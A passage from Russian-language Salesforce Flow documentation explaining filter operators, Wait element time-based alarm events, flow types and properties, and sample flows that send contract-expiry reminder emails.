| содержит | Содержит данные, введенные или выбранные как значение. | <ul style="list-style-type: none"> <li>Логический</li> <li>Валюта</li> <li>Дата</li> <li>Дата/время</li> <li>Раскрывающийся список со множественным выбором</li> <li>Число</li> <li>Раскрывающийся список</li> </ul> |

| Оператор         | Фильтрация до записей, где значение выбранного поля...         | Поддерживаемые типы данных  |
|------------------|--|---|
|                  |  | <ul style="list-style-type: none"> <li>• Текст</li> </ul>   |
| не равно         | Не соответствует данным, введенным или выбранным как значение. | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| равно            | Соответствует данным, введенным или выбранным как значение.    | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| заканчивается на | Заканчивается на данные, введенные или выбранные как значение. | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| равно нулю       | Пока не заполнено значением (при выборе значения «Истина»).    | Логический  |
| начинается с     | Начинается с данных, введенных или выбранных как значение.     | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> </ul>  |

| Оператор | Фильтрация до записей, где значение выбранного поля... | Поддерживаемые типы данных  |
|----------|--|---|
|          |  | <ul style="list-style-type: none"> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |

### Поля типа «Раскрывающийся список (множественный выбор)»

При выборе поля типа «Раскрывающийся список (множественный выбор)» доступны указанные ниже операторы.



**Совет:** Рекомендуем внимательно использовать данные операторы для фильтрации записей на основе поля типа «Раскрывающийся список (множественный выбор)». Несмотря на наличие одинаковых элементов в раскрывающемся списке со множественным выбором, сопоставление двух ресурсов не может быть выполнено при различии указанных ниже компонентов.

- Интервал до или после точки с запятой. Например, один ресурс использует значение «red; green; blue», а другой — значение «red;green;blue».
- Порядок элементов. Например, один ресурс использует значение «red; green; blue», а другой — значение «red; blue; green».

Рекомендуем использовать функцию INCLUDES в формуле потока.

| Оператор | Фильтрация до записей, где значение выбранного поля...         | Поддерживаемые типы данных  |
|----------|--|---|
| не равно | Не соответствует данным, введенным или выбранным как значение. | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| равно    | Соответствует данным, введенным или выбранным как значение.    | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> </ul>   |

| Оператор         | Фильтрация до записей, где значение выбранного поля...         | Поддерживаемые типы данных  |
|------------------|--|---|
|                  |  | <ul style="list-style-type: none"> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul>  |
| заканчивается на | Заканчивается на данные, введенные или выбранные как значение. | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| равно нулю       | Пока не заполнено значением (при выборе значения «Истина»).    | Логический  |
| начинается с     | Начинается с данных, введенных или выбранных как значение.     | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |

### Типы событий потока

Параметр «Тип события» определяет поля, используемые для определения события в элементе «Ожидание». Обои доступными типами событий являются оповещения, состоящие из значения даты/времени (базовое время) и дополнительного смещения относительно данного времени.

*Базовое время* (всегда является обязательным) — это значение даты/времени, которое используется в качестве основы для оповещения. При отсутствии смещения оповещение всегда использует точное значение базового времени. В зависимости от выбранного типа события, базовое время может состоять из одного или нескольких полей.

*Смещение* (является дополнительным) — это промежуток времени до или после базового времени для выполнения оповещения. Смещение всегда состоит из двух полей: «Число смещения» и «Единица смещения». Например, чтобы выполнять оповещение через три дня после наступления базового времени, введите число «3» и единицу «Дни».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Оповещения по абсолютному времени

*Оповещение по абсолютному времени* дожидается определенного времени на основе абсолютного значения даты/времени. Например, данный тип события в элементе «Ожидание» позволяет выполнять какое-либо действие через день после начала сеансом потока процесса ожидания.

### Оповещения по относительному времени

*Оповещение по относительному времени* дожидается определенного времени на основе поля даты/времени записи. Например, данный тип события позволяет выполнять какое-либо действие за три дня до наступления даты окончания контракта.

СМ. ТАКЖЕ:

[Элемент «Ожидание» в потоке](#)

### Оповещения по абсолютному времени

*Оповещение по абсолютному времени* дожидается определенного времени на основе абсолютного значения даты/времени. Например, данный тип события в элементе «Ожидание» позволяет выполнять какое-либо действие через день после начала сеансом потока процесса ожидания.

При настройке элемента «Ожидание» в потоке выполните указанные ниже действия.

- Определите события, ожидаемые потоком.
- Назначьте данные из наступившего события переменным потока.

### Условия события

Ниже перечислены параметры, доступные для определения событий, поле «Тип события» которых содержит значение «Оповещение: абсолютное время».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Параметр       | Описание  | Пример                |
|----------------|---|-----------------------|
| Базовое время  | Значение даты/времени. При заполнении полей «Число смещения» и «Единица смещения» значение данного поля является основой для смещения.<br><br>При необходимости введите значение даты/времени или добавьте ссылку на поле слияния или ресурс потока вручную.  | {!\$Flow.CurrentDate} |
| Число смещения | Дополнительно. Количество дней или часов для смещения значения параметра «Базовое время». Данный параметр является обязательным при заполнении поля «Единица смещения». Значение должно быть введено вручную и соответствовать целому числу. Данное значение не может содержать поле слияния или ресурс потока.<br><br>Чтобы выполнять оповещение до значения параметра «Базовое время», введите отрицательное число. Чтобы выполнять оповещение после значения параметра «Базовое время», введите положительное число. | -3                    |



| Параметр         | Описание   | Пример |
|------------------|--|--------|
| Единица смещения | Дополнительно. Единица для смещения значения параметра «Базовое время». Данный параметр является обязательным при заполнении поля «Число смещения».<br><br>Введите значение «Дни» или «Часы» вручную. Данное значение не может содержать поле слияния или ресурс потока. | Дни    |

Пример потока, ожидающего оповещения по абсолютному времени, см. в разделе «[Образец потока, ожидающего отдельное событие](#)».

### Выводы события

Чтобы воспользоваться данными из события в потоке, назначьте его выводы переменным потока.

| Параметр                | Описание  | Пример              |
|-------------------------|---|---------------------|
| Базовое время           | Фактическое время наступления события и возобновления сеанса потока.  | 11/26/2014 10:12 AM |
| Статус доставки события | Статус события при возобновлении сеанса потока. Система Salesforce доставляет наступившее событие в ожидающий поток; данное действие обрабатывается потоком как сигнал для возобновления. Допустимые значения: <ul style="list-style-type: none"> <li>«Доставлено»: событие доставлено.</li> <li>«Недопустимо»: событие не доставлено, но поток возобновлен.</li> </ul> | Доставлено          |

СМ. ТАКЖЕ:

[Типы событий потока](#)

### Оповещения по относительному времени

*Оповещение по относительному времени* дожидается определенного времени на основе поля даты/времени записи. Например, данный тип события позволяет выполнять какое-либо действие за три дня до наступления даты окончания контракта.

При настройке элемента «Ожидание» в потоке выполните указанные ниже действия.

- Определите события, ожидаемые потоком.
- Назначьте данные из наступившего события переменным потока.

### Условия события

Ниже перечислены параметры, доступные для определения событий, поле «Тип события» которых содержит значение «Оповещение: относительное время».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Параметр                  | Описание  | Пример               |
|---------------------------|---|----------------------|
| Тип объекта               | API-имя объекта, поле которого должно использоваться для оповещения. См. подраздел «Поддерживаемые объекты» на странице 5015.<br><br>Введите строку вручную. Данное значение не может содержать поле слияния или ресурс потока.   | <i>Contract</i>      |
| Поле базовой даты/времени | API-имя для поля даты или даты/времени указанного объекта. При заполнении полей «Число смещения» и «Единица смещения» значение данного поля является основой для смещения.<br><br>Введите строку вручную.   | <i>EndDate</i>       |
| Код записи                | Код записи, используемой в качестве основы оповещения. Тип объекта записи должен соответствовать значению поля «Тип объекта».<br><br>При необходимости введите строку, поле слияния или ресурс потока.  | <i>{!ContractId}</i> |
| Число смещения            | Дополнительно. Количество дней или часов для смещения значения параметра «Поле базовой даты/времени». Данный параметр является обязательным при заполнении поля «Единица смещения».<br><br>Значение должно быть введено вручную и соответствовать целому числу. Данное значение не может содержать поле слияния или ресурс потока.<br><br>Чтобы выполнять оповещение до значения параметра «Поле базовой даты/времени», введите отрицательное число.<br>Чтобы выполнять оповещение после значения параметра «Поле базовой даты/времени», введите положительное число. | <i>-3</i>            |
| Единица смещения          | Дополнительно. Единица для смещения значения параметра «Поле базовой даты/времени». Данный параметр является обязательным при заполнении поля «Число смещения».<br><br>Введите значение «Дни» или «Часы» вручную. Данное значение не может содержать поле слияния или ресурс потока.  | <i>Дни</i>           |

Примеры потоков, ожидающих оповещений по относительному времени, см. в разделе «Образец потока, ожидающего только первое событие» или «Образец потока, ожидающего множество событий».

## Выводы события

Чтобы воспользоваться данными из события в потоке, назначьте его выводы переменным потока.

| Параметр                | Описание  | Пример              |
|-------------------------|---|---------------------|
| Базовое время           | Фактическое время наступления события и возобновления сеанса потока.  | 11/26/2014 10:12 AM |
| Статус доставки события | Статус события при возобновлении сеанса потока. Система Salesforce доставляет наступившее событие в ожидающий поток; данное действие обрабатывается потоком как сигнал для возобновления. Допустимые значения: <ul style="list-style-type: none"> <li>«Доставлено»: событие доставлено.</li> <li>«Недопустимо»: событие не доставлено, но поток возобновлен.</li> </ul> | Доставлено          |

## Поддерживаемые объекты

Пользователи могут создавать оповещения по относительному времени для любого настраиваемого или стандартного объекта ниже.

- Account
- Asset
- Campaign
- CampaignMember
- Case
- CaseComment
- Certification
- CertificationDef
- CertificationSectionDef
- CertificationStep
- CertificationStepDef
- Contact
- Contract
- ContractLineItem
- DandBCompany
- DuplicateRecordItem
- DuplicateRecordSet
- EmailMessage
- Entitlement
- EntitlementContact
- EnvironmentHubMember
- EnvironmentHubMemberRel

- Event
- ExternalEventMapping
- FeedItem
- Goal
- GoalLink
- Idea
- IdentityProvEventLog
- Lead
- LiveAgentSession
- LiveChatTranscript
- LiveChatTranscriptEvent
- LiveChatTranscriptSkill
- Macro
- MacroAction
- MacroInstruction
- Показатель
- MobileDeviceCommand
- Возможность
- OpportunityLineItem
- OpportunitySplit
- OpportunityTeamMember
- Order
- OrderItem
- Organization
- PersonAccount
- Продукт
- ProfileSkill
- ProfileSkillEndorsement
- ProfileSkillUser
- Question
- QuickText
- Quote
- QuoteLineItem
- Reply
- SOSSession
- SOSSessionActivity
- ServiceContract
- SignupRequest
- Site
- SocialPersona

- SocialPost
- Solution
- SsoUserMapping
- StreamingChannel
- Задача
- UsageEntitlementPeriod
- Пользователь
- UserLicense
- UserProvisioningRequest
- WorkBadge
- WorkBadgeDefinition
- WorkCoaching
- WorkFeedback
- WorkFeedbackQuestion
- WorkFeedbackQuestionSet
- WorkFeedbackRequest
- WorkFeedbackTemplate
- WorkGoal
- WorkPerformanceCycle
- WorkReward
- WorkRewardFund
- WorkRewardFundType
- WorkThanks
- WorkUpgradeAction
- WorkUpgradeCustomer
- WorkUpgradeUser
- *articleType\_kav*

СМ. ТАКЖЕ:

[Типы событий потока](#)

## Типы потоков

Тип потока или версии потока определяет поддерживаемые элементы и ресурсы, а также способы распространения потока.

### Стандартные типы потоков

Ниже перечислены типы потоков, поддерживаемые облачной версией приложения Flow Designer.

| Тип                              | Описание   |
|----------------------------------|--|
| Поток                            | <p>Данный тип требует взаимодействия с пользователем ввиду наличия как минимум одного элемента «Окно», «Действие», «Выбор» или «Динамический выбор».</p> <p>Данный тип потока не поддерживает элементы «Ожидание».</p> <p>Поток может быть внедрен посредством настраиваемой кнопки, настраиваемой ссылки, прямого URL-адреса, страницы Visualforce или действия Salesforce1.</p>  |
| Автоматически запущенный поток   | <p>Данный тип не требует взаимодействия с пользователем.</p> <p>Данный тип потока не поддерживает элементы «Окно», «Действие», «Выбор» или «Динамический выбор».</p> <p>Автоматически запущенный поток может быть внедрен любым способом, который поддерживается потоком, а также посредством действия процесса, действия бизнес-правила (пробная версия) или кода Apex.</p>   |
| Поток инициализации пользователя | <p>Данный тип инициализирует пользователей для сторонних служб. Поток инициализации пользователя может быть внедрен только путем назначения связанного приложения при выполнении мастера инициализации пользователя. Данный тип инициализирует пользователей для сторонних служб. Например, рекомендуем использовать данный тип потока для настройки конфигурации инициализации пользователя для связанного приложения, поддерживающей связывание пользователей Salesforce с аккаунтами Google Apps.</p> |

### Другие типы потоков

Облачная версия приложения Flow Designer поддерживает не все типы потоков. Некоторые типы потоков используются другими областями системы Salesforce. Облачная версия приложения Flow Designer не позволяет создавать или редактировать данные потоки, поэтому они не отображаются списком потоков. Тем не менее, сеансы одного из данных типов могут отображаться списком «Приостановленные и ожидающие сеансы» на странице управления потоками.

Например, выполнение процесса (из конструктора процессов) инициирует создание сеанса потока. В списке «Приостановленные и ожидающие сеансы» данному сеансу назначается тип «Бизнес-правило».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Тип            | Описание   |
|----------------|--|
| Бизнес-правило | Выполняемый экземпляр процесса, созданного в конструкторе процессов. |

СМ. ТАКЖЕ:

[Свойства потока](#)

[Поток и поля с версией потока](#)


[Инициализация пользователя для связанных приложений](#)

### Свойства потока

Свойства потока состоят из имени, описания, метки сеанса и типа. Данные свойства определяют значения полей, отображаемые на странице сведений о потоке или версии потока. Свойства потока отделены от свойств версий потока.



**Совет:** По умолчанию свойства для версий заданного потока автоматически соответствуют свойствам активной версии. Другими словами, при наличии трех версий и активации версии 2 система Salesforce обновляет свойства версий 1 и 3 для соответствия версии 2. Тем не менее, редактирование свойств неактивной версии препятствует автоматическому обновлению ее свойств с целью соответствия активной версии.

Чтобы обновить свойства потока или версии потока, нажмите кнопку  в облачной версии приложения Flow Designer.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Свойство       | Описание   |
|----------------|--|
| Имя            | Имя потока или версии потока. Имя отображается на странице управления потоками и странице сведений о потоке. Кроме того, оно отображается в динамическом пользовательском интерфейсе.<br><br>При необходимости измените имя для неактивного потока или версии потока.  |
| Уникальное имя | Уникальное имя потока. Уникальное имя используется для ссылки на данный поток из других областей системы Salesforce (например, URL-адрес или страница Visualforce).<br>Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.<br>Уникальное имя отображается на странице сведений о потоке.<br><br>Уникальное имя не может быть изменено после сохранения потока. |
| Описание       | Описание потока или версии потока. Описание отображается на странице управления потоками и странице сведений о потоке.<br><br>При необходимости измените описание для неактивного потока или версии потока.  |
| Тип            | Тип потока или версии потока. Тип отображается на странице управления потоками и странице сведений о потоке. Тип определяет элементы и ресурсы, поддерживаемые потоком или версией потока, а также способы внедрения потока. Дополнительную информацию см. в разделе « <a href="#">Типы потоков</a> » на странице 5018.  |

| Свойство     | Описание   |
|--------------|--|
|              | Тип «Поток входа» не может быть обновлен после сохранения потока.  |
| Метка сеанса | <p>Метка для сеансов потока. <i>Сеанс</i> — это выполняемый экземпляр потока. Ниже перечислены области отображения данной метки.</p> <ul style="list-style-type: none"> <li>• Список «Приостановленные и ожидающие сеансы» на странице управления потоками</li> <li>• Компонент «Приостановленные сеансы» на вкладке «Начальная страница»</li> <li>• Элемент «Приостановленные сеансы» в приложении Salesforce 1</li> </ul> <p>При необходимости измените метку сеанса для неактивного потока или версии потока. По умолчанию метка сеанса содержит имя потока и системную переменную <code>{!\$Flow.CurrentDateTime}</code>.</p> <p>Рекомендуем использовать текстовый шаблон для ссылки на разные ресурсы в метке. Например, <i>Имя потока</i> - <code>{!Account.Name} - {!\$Flow.CurrentDateTime}</code>.</p> |

СМ. ТАКЖЕ:

[Сохранение потока](#)

[Поток и поля с версией потока](#)

## Образцы потоков

### Образец потока, заполняющего переменную коллекции

Заполните переменную коллекции путем заполнения переменной коллекции sObject. Затем назначьте переменной коллекции значения переменной коллекции sObject.

#### Сценарий

Данный сценарий предполагает отправку сообщения эл. почты всем сотрудникам, проживающим в Сан-Франциско.

Элемент «Отправка эл. почты» позволяет отправлять сообщения эл. почты из потока. Тем не менее, параметр «Получатели» принимает только текстовые переменные и текстовые переменные коллекции. Ввиду наличия нескольких пользователей, проживающих в Сан-Франциско, рекомендуем использовать переменную коллекции (взамен ввода отдельного адреса эл. почты для каждого пользователя).

Элементы «Быстрый поиск» и «Поиск записи» не могут использоваться для заполнения переменных коллекции. Сначала заполните переменную коллекции sObject на основе пользователя значениями полей, включая поле «Эл. почта», из записей сотрудников, проживающих в Сан-Франциско. Затем добавьте данные сообщения эл. почты в переменную коллекции.

Затем выберите заполненную переменную коллекции в качестве значения для параметра «Адреса эл. почты (набор)» элемента «Отправка эл. почты».



**Пример:** Данный поток уже содержит данные ресурсы.

- Переменная коллекции sObject на основе пользователя (`employeesInSF`)


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



- Переменная sObject на основе пользователя (loopVariable)
- Переменная коллекции на основе текста (emails\_employeesInSF)



Пример потока:

1. находит все записи пользователей, поле «Город» которых содержит значение «Сан-Франциско», и заполняет переменную employeesInSF значением поля «Эл. почта» данных записей.

Переменная employeesInSF является переменной коллекции sObject, поэтому должна заполняться посредством элемента «Быстрый поиск».

2. выполняет цикл по переменной коллекции sObject для обработки каждой отдельной записи пользователя. Цикл копирует значения каждого элемента переменной employeesInSF в переменную loopVariable.
3. назначает значение поля «Эл. почта» пользователя переменной коллекции, использующей тип данных «Текст», для каждой итерации.
4. отправляет сообщение эл. почты пользователям, адреса эл. почты которых теперь хранятся в переменной emails\_employeesInSF, по завершении цикла.

СМ. ТАКЖЕ:

[Ресурс потока «Переменная коллекции»](#)

[Добавление значений в переменную коллекции](#)

Образцы потоков, ожидающих события

Настроить ожидание событий в потоке можно одним из трех способов.

[Образец потока, ожидающего множество событий](#)

Данный поток дожидается выполнения множества событий, а не только первого события. Базовым временем данных событий являются значения полей, поэтому данный пример использует оповещения по относительному времени.

[Образец потока, ожидающего только первое событие](#)

Данный поток дожидается выполнения первого события из множества. Базовым временем данных событий являются значения полей, поэтому данный пример использует оповещения по относительному времени.

**Образец потока, ожидающего отдельное событие**

Данный поток дожидается отдельного события. Базовым временем события в данном примере является системная переменная `{!$Flow.CurrentDateTime}`.

СМ. ТАКЖЕ:

**Элемент «Ожидание» в потоке**

**Образец потока, ожидающего множество событий**

Данный поток дожидается выполнения множества событий, а не только первого события. Базовым временем данных событий являются значения полей, поэтому данный пример использует оповещения по относительному времени.

Напоминания об обслуживании клиентов должны отправляться ответственным за контракты до наступления даты их окончания. Тем не менее, напоминания должны отправляться регулярно, а не разово. Данный пример определяет порядок использования одного элемента «Ожидание» для отправки первого напоминания за две недели и второго за одну неделю до наступления даты окончания контракта. При необходимости данный поток может отправлять дополнительные напоминания (например, за три дня и один день до наступления даты окончания контракта).

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Пример**

Данный поток уже содержит данные заполненные переменные.

- `{!contract}` — это переменная sObject, содержащая значения полей Id и OwnerId контракта.
- `{!oneWeekVisited}` — это логическая переменная, содержащая стандартное значение `{!$GlobalConstant.False}`.
- `{!twoWeeksVisited}` — это логическая переменная, содержащая стандартное значение `{!$GlobalConstant.False}`.

Прежде чем выполнить элемент «Ожидание», поток находит и сохраняет значения полей Id и OwnerId контракта.



Электронные напоминания отправляются потоком за две недели и одну неделю до наступления даты окончания контракта, поэтому элемент «Ожидание» дополняется двумя событиями оповещения по относительному времени.

**Совет:** Каждое событие оповещения состоит из базового времени и смещения. При использовании оповещений по относительному времени поток определяет базовое время по трем элементам: объект, поле даты/времени и конкретная запись. Смещение для оповещений по относительному времени аналогично смещениям для оповещений по абсолютному времени. Поток должен определять единицу («Дни» или «Часы») и количество данных единиц. Чтобы разрешить потоку ожидание в течение определенного количества дней или часов до базового времени, назначьте параметру «Число смещения» отрицательное целое число.

Единице смещения обоих событий задается значение «Дни», так как единица смещения «Недели» не поддерживается.

Базовое время первого события («2 недели») — это значение `Contract.EndDate` (1) для записи, код которой хранится в `{!contract.Id}` (2). Смещению соответствует значение «-14 дней» (3), которое обозначает две недели.

|                      |                             |   |
|----------------------|-----------------------------|---|
| Record ID            | <code>{!contract.Id}</code> | 2 |
| Base Date/Time Field | EndDate                     | 1 |
| Object Type          | Contract                    |   |
| Offset Number        | -14                         | 3 |
| Offset Unit          | Days                        |   |

Аналогичный элемент «Ожидание» должен использоваться для каждого напоминания, то есть сеанс потока, отправивший одно электронное напоминание, возвращается к элементу «Ожидание». Однако, чтобы избежать повторной отправки одного и того же сообщения эл. почты, воспользуйтесь *условиями ожидания*. При выполнении элемента «Ожидание» сеанс проверяет условия ожидания для каждого события с целью определения необходимости их ожидания. Сеанс не дожидается события, условия ожидания которого заданы, но не выполняются.

Для первого события сеанс проверяет логическую переменную `{!twoWeeksVisited}` на наличие ложного значения. Переменной задается стандартное значение `{!$GlobalConstant.False}`, поэтому поток должен дожидаться события до изменения значения переменной.

Wait for this event only if additional conditions are met  
 If these conditions aren't met when the interview hits this Wait element, the interview doesn't wait for this event. Instead, it waits for the other defined events. If the conditions aren't met for all of the defined events, the interview takes the Wait element's default path.

| Resource                        | Operator | Value                                  |
|---------------------------------|----------|--|
| <code>{!twoWeeksVisited}</code> | equals   | <code>{!\$GlobalConstant.False}</code> |

Чтобы определить действия, которые выполняются потоком при наступлении события «2 недели», свяжите элемент «Ожидание» с другими элементами. Прежде чем вернуть путь потока в элемент «Ожидание», задайте переменной `{!twoWeeksVisited}` значение `{!$GlobalConstant.True}`. Данное действие может быть выполнено посредством элемента «Назначение». Если значение переменной `{!twoWeeksVisited}` не является ложным при выполнении элемента «Ожидание», то поток не дожидается выполнения события «2 недели». Фактически, сеанс проверяет, наступило ли первое событие, ввиду назначения истинного значения переменной только в пути данного события. Если данное событие наступило, но переменной не задано ложное значение, то сеанс не дожидается данного события.

Второе событие («1 неделя») использует аналогичное базовое время (4), а смещению соответствует значение «-7 дней» (5), которое обозначает одну неделю.

Record ID: {!contract.Id}

Base Date/Time Field: EndDate

Object Type: Contract

Offset Number: -7

Offset Unit: Days

Для второго события поток проверяет логическую переменную { !oneWeekVisited } на наличие ложного значения. При его отсутствии поток не дожидается данного события.

Wait for this event only if additional conditions are met

If these conditions aren't met when the interview hits this Wait element, the interview doesn't wait for this event. Instead, it waits for the other defined events. If the conditions aren't met for all of the defined events, the interview takes the Wait element's default path.

| Resource          | Operator | Value                     |
|-------------------|----------|---------------------------|
| {!oneWeekVisited} | equals   | {!\$GlobalConstant.False} |

Подобно первому событию, прежде чем вернуть путь потока в элемент «Ожидание», задайте переменной { !oneWeekVisited } значение { !\$GlobalConstant.True } посредством элемента «Назначение». Если переменная { !oneWeekVisited } не содержит ложное значение, то поток не дожидается выполнения события «1 неделя».

**Совет:** Если поток выполняет элемент «Ожидание», но все события содержат невыполненные условия ожидания, то поток выполняет *стандартный путь события*. Данный поток завершается после отправки последнего напоминания, поэтому пользователи могут не связывать стандартный путь с другим элементом.

Рекомендуем настроить путь ошибки. В данном примере путь ошибки отправляет сообщение эл. почты, содержащее сообщение об ошибке, пользователю, создавшему поток.

Образец потока, ожидающего только первое событие

Данный поток дожидается выполнения первого события из множества. Базовым временем данных событий являются значения полей, поэтому данный пример использует оповещения по относительно времени.

Напоминания об обслуживании клиентов должны отправляться ответственным за организации за неделю до наступления даты продления организации или даты окончания контракта. Поток отправляет электронное напоминание для даты, которая наступает первой.

### Пример

Данный поток уже содержит данные заполненные переменные.


- { !accountId } содержит код организации.
- { !contractId } содержит код контракта.
- { !accountOwner } содержит код ответственного за организацию.
- { !ownerEmail } содержит адрес эл. почты ответственного за организацию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Прежде чем выполнить элемент «Ожидание», поток находит и сохраняет значение поля ID контракта, значения полей ID и OwnerId родительской организации и значение поля Email ответственного за организацию.



Элемент «Ожидание» определяет два события оповещения по относительному времени.

**Совет:** Каждое событие оповещения состоит из базового времени и смещения. При использовании оповещений по относительному времени поток определяет базовое время по трем элементам: объект, поле даты/времени и конкретная запись. Смещение для оповещений по относительному времени аналогично смещениям для оповещений по абсолютному времени. Поток должен определять единицу («Дни» или «Часы») и количество данных единиц. Смещению обоих событий задается значение «-7 дней», так как единица смещения «Недели» не поддерживается.

Базовое время первого события («Неделя до продления организации») — это значение `Account.Renewal_Date__c` (1) для записи, код которой хранится в `{!accountId}` (2). Смещению соответствует значение «-7 дней» (3).

|                      |                 |   |
|----------------------|-----------------|---|
| Record ID            | {!accountId}    | 2 |
| Base Date/Time Field | Renewal_Date__c | 1 |
| Object Type          | Account         |   |
| Offset Number        | -7              | 3 |
| Offset Unit          | Days            |   |

Базовое время второго события («Неделя до истечения срока действия контракта») — это значение `Contract.EndDate` (4) для записи, код которой хранится в `{!contractId}` (5). Смещению соответствует значение «-7 дней» (6).

|                      |               |   |
|----------------------|---------------|---|
| Record ID            | {!contractId} | 5 |
| Base Date/Time Field | EndDate       | 4 |
| Object Type          | Contract      |   |
| Offset Number        | -7            | 6 |
| Offset Unit          | Days          |   |

Данные события не требуют наличия условий ожидания, так как количество дополнительных напоминаний не должно превышать одного, а поток должен всегда дожидаться наступления обоих событий. Тем не менее, рекомендуем настроить

путь ошибки. В данном примере путь ошибки отправляет сообщение эл. почты, содержащее сообщение об ошибке, пользователю, создавшему поток.

СМ. ТАКЖЕ:

- [Элемент «Ожидание» в потоке](#)
- [Оповещения по относительному времени](#)
- [Элемент «Ожидание» в потоке](#)
- [Оповещения по относительному времени](#)
- [Что такое условия ожидания?](#)

Образец потока, ожидающего отдельное событие

Данный поток дожидается отдельного события. Базовым временем события в данном примере является системная переменная `{!$Flow.CurrentDateTime}`.

